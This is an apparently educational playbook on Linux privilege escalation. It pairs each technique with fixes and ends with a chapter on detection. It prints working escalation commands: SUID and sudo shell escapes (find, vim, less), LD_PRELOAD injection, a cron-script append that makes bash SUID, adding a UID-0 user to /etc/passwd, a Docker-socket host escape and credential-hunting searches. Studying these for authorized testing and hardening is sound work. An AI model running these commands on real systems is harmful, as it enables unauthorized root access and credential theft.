# The Linux Privilege Escalation Playbook

A complete, detailed guide to Linux privilege escalation — from a low-privilege shell to root

*From a single low-privilege foothold to full root access, this playbook builds the enumeration discipline and technique fluency that penetration testers and defenders both need on Linux systems.*

**Author:** Swastik Sagar
Final-year Computer Science Undergraduate
SOC Analyst Intern

August 16, 2026

# Preface

Getting a low-privilege shell on a Linux host is usually just the beginning — turning that into root is a distinct skill built on methodical enumeration far more than any single exploit. Most real-world privilege escalation paths aren't a kernel zero-day; they're a misconfigured sudo rule, a SUID binary that shells out without a full path, a cron job writable by the wrong user, or credentials left sitting in a config file. This playbook is organized around exactly that: the places privilege escalation actually comes from, in the order a methodical enumeration pass would check them.

Each chapter covers one category in depth — what the misconfiguration looks like, how to find it, how to exploit it, and how it's actually fixed — because on Linux, understanding the underlying permission model is what turns a checklist into real intuition for spotting the next misconfiguration that isn't on any checklist yet.

**Authorization required**

Every technique in this book is intended strictly for authorized penetration testing, red team engagements, CTF platforms, and personal lab environments. Using these techniques against systems you don't own or have explicit written authorization to test is illegal in most jurisdictions.

### What this book covers

- Linux permissions and the user/group model, in the depth escalation requires
- Systematic enumeration, manual and automated
- SUID and SGID binary abuse
- Sudo misconfigurations
- Cron job and scheduled task abuse
- Linux capabilities
- Kernel exploits and when they're actually the right approach
- Weak file permissions and PATH hijacking
- Credential harvesting from the filesystem
- Container escape fundamentals
- Practical escalation walkthroughs
- Detection and defense against every technique covered

*Swastik Sagar*

# Contents

1

# Linux Permissions Fundamentals

## 1.1 The permission model

Every file has an owner, a group, and permission bits for three categories: owner, group, and everyone else — read, write, and execute, each independently controllable per category.

**Reading permission output**

```
-rwxr-xr-- 1 root admin 8420 Jan 5 10:00 /usr/local/bin/backup.sh
```

| Symbol | Meaning |
|---|---|
| r / w / x | Read / write / execute permission |
| - (in place of a letter) | That permission is not granted |
| First character | File type: `-` regular file, `d` directory, `l` symlink |

## 1.2 SUID, SGID, and the sticky bit

| Bit | Effect |
|---|---|
| SUID | The program runs with the *file owner's* privileges, not the invoking user's |
| SGID | On a file: runs with the file's group privileges. On a directory: new files inherit the directory's group |
| Sticky bit | On a directory: only a file's owner (or root) can delete/rename it, even with group write access |

**Why SUID is the whole chapter 3 story**

A SUID root binary is, by design, a program regular users can run with root privileges for one specific, intended purpose (like `passwd` needing to write to a root-owned file) — the entire SUID attack surface comes from binaries that can be made to do something *other* than their intended purpose while still running as root.

2

# Enumeration

## 2.1 What to look for

- Kernel and OS version, for known local exploits
- SUID/SGID binaries, especially uncommon ones
- Sudo permissions for the current user
- Cron jobs and their script permissions
- Writable files owned by other users, especially root
- Interesting files: configs, backups, history files, SSH keys
- Running processes and listening services

## 2.2 Manual enumeration commands

**System and kernel info**

```
uname -a
cat /etc/os-release
```

**SUID/SGID binaries**

```
find / -perm -4000 -type f 2>/dev/null
find / -perm -2000 -type f 2>/dev/null
```

**Sudo permissions**

```
sudo -l
```

**Cron jobs**

```
cat /etc/crontab
ls -la /etc/cron.d/
crontab -l
```

**World-writable files and directories**

```
find / -writable -type f 2>/dev/null
find / -perm -o+w -type d 2>/dev/null
```

## 2.3 Automated enumeration scripts

| Script | Notes |
|---|---|
| LinPEAS | Extremely thorough, color-coded output highlighting likely leads |
| linenum.sh | Older, simpler, still useful for a quick pass |
| linux-exploit-suggester | Cross-references kernel version against known local exploits |

**Automated tools don't replace understanding**

LinPEAS will find most of what's in this book automatically — but knowing *why* each finding matters is what lets you actually exploit it, and what lets you keep enumerating manually on a host where you can't upload tools at all.

3

# SUID and SGID Binary Abuse

## 3.1 Finding exploitable SUID binaries

**The starting search**

```
find / -perm -4000 -type f 2>/dev/null
```

Once you have a list, cross-reference each binary against GTFOBins, which catalogs known privilege-escalation techniques for common Unix binaries when they're set SUID, given sudo rights, or otherwise abusable.

## 3.2 Common exploitable patterns

| Pattern | Example |
|---|---|
| Binary that can spawn a shell | `find`, `vim`, `less` all have documented shell-spawn techniques |
| Binary that reads arbitrary files | `base64`, `tar` can read files the invoking user normally couldn't |
| Binary that writes arbitrary files | Can overwrite `/etc/passwd` or `/etc/shadow` directly |

**A classic example: SUID find**

```
find .  -exec /bin/sh -p \; -quit
```

If `find` is SUID root, its `-exec` action spawns a shell that inherits the SUID privilege — the `-p` flag tells `sh` to preserve the elevated privileges rather than dropping them, which modern shells otherwise do automatically when invoked by a non-root user.

**A classic example: SUID vim**

```
vim -c ':!/bin/sh'
```

**Always check GTFOBins before assuming a dead end**

Dozens of common Unix binaries have a documented SUID/sudo abuse technique — before concluding a SUID binary isn't exploitable, checking its specific entry (if one exists) is always worth the two minutes it takes.

## 3.3 The fix

- Remove the SUID bit from any binary that doesn't genuinely need it

- Prefer `sudo` with tightly scoped rules over broad SUID binaries where elevated access is genuinely required
- Regularly audit the SUID/SGID binary list against a known baseline

4

# Sudo Misconfigurations

## 4.1 Reading sudo -l output

**Example output**

```
User demo may run the following commands on this host:
(root) NOPASSWD: /usr/bin/vim /var/log/app/*.log
```

This looks narrowly scoped — vim, only on log files — but vim itself can spawn a shell or read/write arbitrary files, meaning the actual scope is far broader than the sudoers rule intended.

## 4.2 Common sudo misconfiguration patterns

| Pattern | Why it's exploitable |
|---|---|
| A GTFOBins-listed binary allowed via sudo | Same shell-spawn techniques as SUID abuse, just invoked via sudo |
| Wildcards in the allowed command path | `/usr/bin/find /home/*` can be abused with crafted arguments |
| `LD_PRELOAD` or environment variables not reset | Can inject a malicious shared library into the sudo'd process |
| Overly broad NOPASSWD rules | Removes even the friction of needing the user's own password |

**Sudo vim to root, if vim is sudo-allowed**

```
sudo vim -c ':!/bin/sh'
```

**LD_PRELOAD abuse, if env_keep includes LD_PRELOAD**

```
-- malicious.c compiled to malicious.so, with a constructor
-- function that spawns a shell
sudo LD_PRELOAD=/tmp/malicious.so <allowed-command>
```

**Read sudoers rules the way an attacker does**

A sudoers rule is only as narrow as the binary it allows actually is — "only vim" sounds restrictive until you remember vim can execute shell commands; always check GTFOBins for anything a sudoers rule permits, regardless of how limited it looks on paper.

## 4.3 The fix

- Avoid granting sudo access to any binary with a known shell-escape technique
- Use `env_reset` (the sudo default) and avoid adding dangerous variables to `env_keep`
- Prefer specific, non-wildcarded command paths in sudoers rules

5

# Cron Job Abuse

## 5.1 Why cron jobs are a common path

Cron jobs frequently run as root on a schedule, and it's easy to overlook the permissions on the script a cron job actually executes — if that script (or a directory in its execution path) is writable by a lower-privileged user, that user can inject arbitrary commands into a job that runs as root.




**Figure 5.1.** *The entire technique depends on one gap: a root-run job pointing at a script that isn't itself root-protected.*

**Checking cron job script permissions**

```
cat /etc/crontab
ls -la /path/to/script/from/that/crontab
```

**If the script is writable, appending a payload**

```
echo 'chmod +s /bin/bash' >>/path/to/writable-script.sh
```

Appending a command that sets the SUID bit on `/bin/bash` means the next time the cron job runs as root, it makes bash itself SUID root — after which any user can run `bash -p` to get a root shell directly, independent of the cron job ever running again.

## 5.2 PATH-based cron abuse

If a cron job's script calls a command without a full path (e.g. `backup` instead of `/opt/backup`), and a directory earlier in that cron job's `PATH` is writable, planting a malicious file with that name achieves the same result.

## 5.3 The fix

- Ensure scripts run by root cron jobs are owned by root and not group/world-writable
- Always use full, absolute paths for every command inside a cron script
- Set an explicit, minimal `PATH` at the top of every cron script rather than inheriting the environment's

6

# Linux Capabilities

## 6.1 Capabilities as fine-grained SUID

Capabilities split up what used to be all-or-nothing root privileges into individual, independently grantable permissions — a binary can be given just the specific privileged operation it needs, without full root, in theory a more precise model than SUID.

**Finding binaries with capabilities set**

```
getcap -r / 2>/dev/null
```

## 6.2 Commonly abused capabilities

| Capability | What it allows |
|---|---|
| `cap_setuid` | The process can change its own UID, including to 0 (root) |
| `cap_dac_override` | Bypasses file read/write/execute permission checks entirely |
| `cap_sys_admin` | An extremely broad capability, close to full root in practice |

**Example: Python with cap_setuid**

```
-- if python3 has cap_setuid+ep set:
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

**In practice, often just as dangerous as SUID**

Capabilities are marketed as more precise than SUID, but a handful of them (`cap_setuid`, `cap_sys_admin`) are broad enough that granting them to an interpreter like Python is functionally equivalent to a SUID root shell — the precision only helps if the specific capability granted is actually narrow.

## 6.3 The fix

- Audit `getcap -r /` output regularly against a known baseline
- Never grant `cap_setuid` or `cap_sys_admin` to a general-purpose interpreter
- Remove capabilities from any binary that doesn't have a specific, documented need for them

7

# Kernel Exploits

## 7.1 When a kernel exploit is the right approach

Kernel exploits should generally be a last resort — they're often unstable, can crash or hang the target, and a misconfiguration-based path is usually available and far less risky on a real engagement. That said, an outdated, unpatched kernel is a legitimate and sometimes only path to root.

**Identifying the kernel version**

```
uname -r
cat /proc/version
```

**Cross-referencing known exploits**

```
-- linux-exploit-suggester.sh checks the running kernel
-- against a database of known local privilege escalation CVEs
./linux-exploit-suggester.sh
```

**Stability risk is real**

An unstable kernel exploit can crash the target system entirely — on an authorized engagement with a production system, this is a genuine operational risk worth discussing with the client before attempting, not just a theoretical concern.

## 7.2 The fix

- Keep the kernel patched on a regular, defined schedule
- Track CVEs for the specific kernel version in use, not just "patch eventually"
- Where patching is genuinely constrained, compensating controls (limiting local shell access at all) reduce exposure

8

# Weak File Permissions and PATH Hijacking

## 8.1 Writable /etc/passwd or /etc/shadow

**Checking for a writable passwd file**

```
ls -la /etc/passwd
```

If `/etc/passwd` is writable, a new root-equivalent user can be appended directly, since that file defines UID 0 as root regardless of username.

**Appending a new root user with a known password hash**

```
openssl passwd -1 -salt xyz password123
echo 'hacker:<generated-hash>:0:0:root:/root:/bin/bash' >>/etc/passwd
su hacker
```

## 8.2 PATH hijacking

If the current user's `PATH` includes a writable directory before the directory containing the real system binaries, planting a malicious file with a common command's name (like `ls` or `sudo`) can intercept execution the next time a privileged process or user runs that command by name rather than full path.

**Checking PATH order and writability**

```
echo $PATH
ls -ld $(echo $PATH | tr ':'  '  ')
```

**This is why "." in PATH is dangerous**

Having the current directory (`.`) anywhere in `PATH` means running any command while sitting in an attacker-writable directory can silently execute a malicious file instead of the intended system binary — a classic, still-encountered misconfiguration.

## 8.3 The fix

- Ensure `/etc/passwd` and `/etc/shadow` are never writable by non-root users
- Never include a writable or relative directory (especially `.`) in `PATH`
- Use full paths in scripts and cron jobs, as covered in chapter 5

9

# Credential Harvesting

## 9.1 Where credentials hide on a filesystem

| Location | What to look for |
|---|---|
| Config files | Database connection strings, API keys, plaintext application passwords |
| Shell history | `~/.bash_history` often contains typed passwords or sensitive commands |
| SSH keys | Private keys with weak or no passphrase, in any user's `~/.ssh/` |
| Environment variables | Credentials passed via env vars, visible via `/proc/<pid>/environ` for accessible processes |
| Backup files | `.bak`, `.old`, and similar files often left with looser permissions than the original |

**A quick credential-hunting pass**

```
grep -ri "password" /etc/*.conf 2>/dev/null
find / -name "*.bak" -o -name "*.old" 2>/dev/null
cat  /.bash_history
find / -name "id_rsa*" 2>/dev/null
```

**Credential reuse is the real multiplier**

A single harvested credential is rarely valuable in isolation — its value comes from reuse: the same password reused for a service account, a database, or another host entirely, which is exactly what makes a thorough credential-hunting pass worth the time.

10

# Container Escape Fundamentals

## 10.1 Why containers aren't a full security boundary

Containers share the host kernel by default — unlike a virtual machine, there's no hardware-enforced isolation, which means a sufficiently privileged or misconfigured container can, in some circumstances, affect or escape to the underlying host.

## 10.2 Common escape vectors

| Vector | Mechanism |
|---|---|
| Privileged containers | `--privileged` disables most container isolation, close to direct host access |
| Mounted Docker socket | Access to `/var/run/docker.sock` inside a container can control the host's Docker daemon directly |
| Sensitive host mounts | A container with the host filesystem mounted can read/write host files directly |
| Kernel exploits | Since the kernel is shared, a kernel exploit run inside a container can affect the host |

**Checking for a mounted Docker socket**

```
ls -la /var/run/docker.sock
```

**Escaping via a writable Docker socket**

```
docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it alpine chroot /mnt
sh
```

If the Docker socket is accessible, a new container can be started with the entire host filesystem mounted — effectively granting root access to the host through Docker's own daemon.

**The Docker socket is functionally root**

Access to the Docker socket should be treated as equivalent to root access to the host, because it effectively is — anyone who can talk to the daemon can launch a container with unrestricted host access.

## 10.3 The fix

- Avoid `--privileged` containers unless there's a specific, documented need
- Never mount the Docker socket into a container unless that container is fully trusted
- Run containers with the most restrictive user and capability set that still works

- Keep the host kernel patched, since container isolation doesn't protect against kernel-level exploits

11

# Practical Escalation Walkthroughs

## 11.1 Walkthrough: SUID find binary

Sequence

```
find / -perm -4000 -type f 2>/dev/null
-- find is SUID root in the output
find .  -exec /bin/sh -p \; -quit
id
```

## 11.2 Walkthrough: cron job writable script

Sequence

```
cat /etc/crontab
-- shows a root job running /opt/scripts/cleanup.sh every 5 minutes
ls -la /opt/scripts/cleanup.sh
-- writable by the current user
echo 'chmod +s /bin/bash' >>/opt/scripts/cleanup.sh
-- wait up to 5 minutes
bash -p
```

## 11.3 Walkthrough: sudo NOPASSWD on a GTFOBins binary

Sequence

```
sudo -l
-- shows:  (root) NOPASSWD: /usr/bin/less
sudo less /etc/profile
-- inside less:
!/bin/sh
id
```

12

# Detection and Defense

## 12.1 Host-level indicators

- Unexpected changes to the SUID/SGID binary list versus a known baseline
- Modification of cron job scripts or their permissions
- A shell spawned as root from an interactive process (vim, less, find) rather than a service
- New entries appended to `/etc/passwd` outside normal account provisioning

## 12.2 Priority hardening steps

| Step | Effect |
|---|---|
| Regular SUID/SGID and capability audits | Catches drift from baseline before it's exploited |
| Scoped, non-wildcarded sudoers rules | Closes the most common sudo misconfiguration pattern |
| File integrity monitoring on cron scripts | Detects tampering close to when it happens, not after exploitation |
| Timely kernel patching | Removes the most severe (if least common) escalation path |

**Enumeration is symmetric**

Every command in this book's enumeration chapter is exactly what a defender should run periodically against their own systems — treating privilege escalation enumeration as a routine hardening audit, not just an attacker's opening move, is one of the most direct ways to close these paths before they're found by someone else.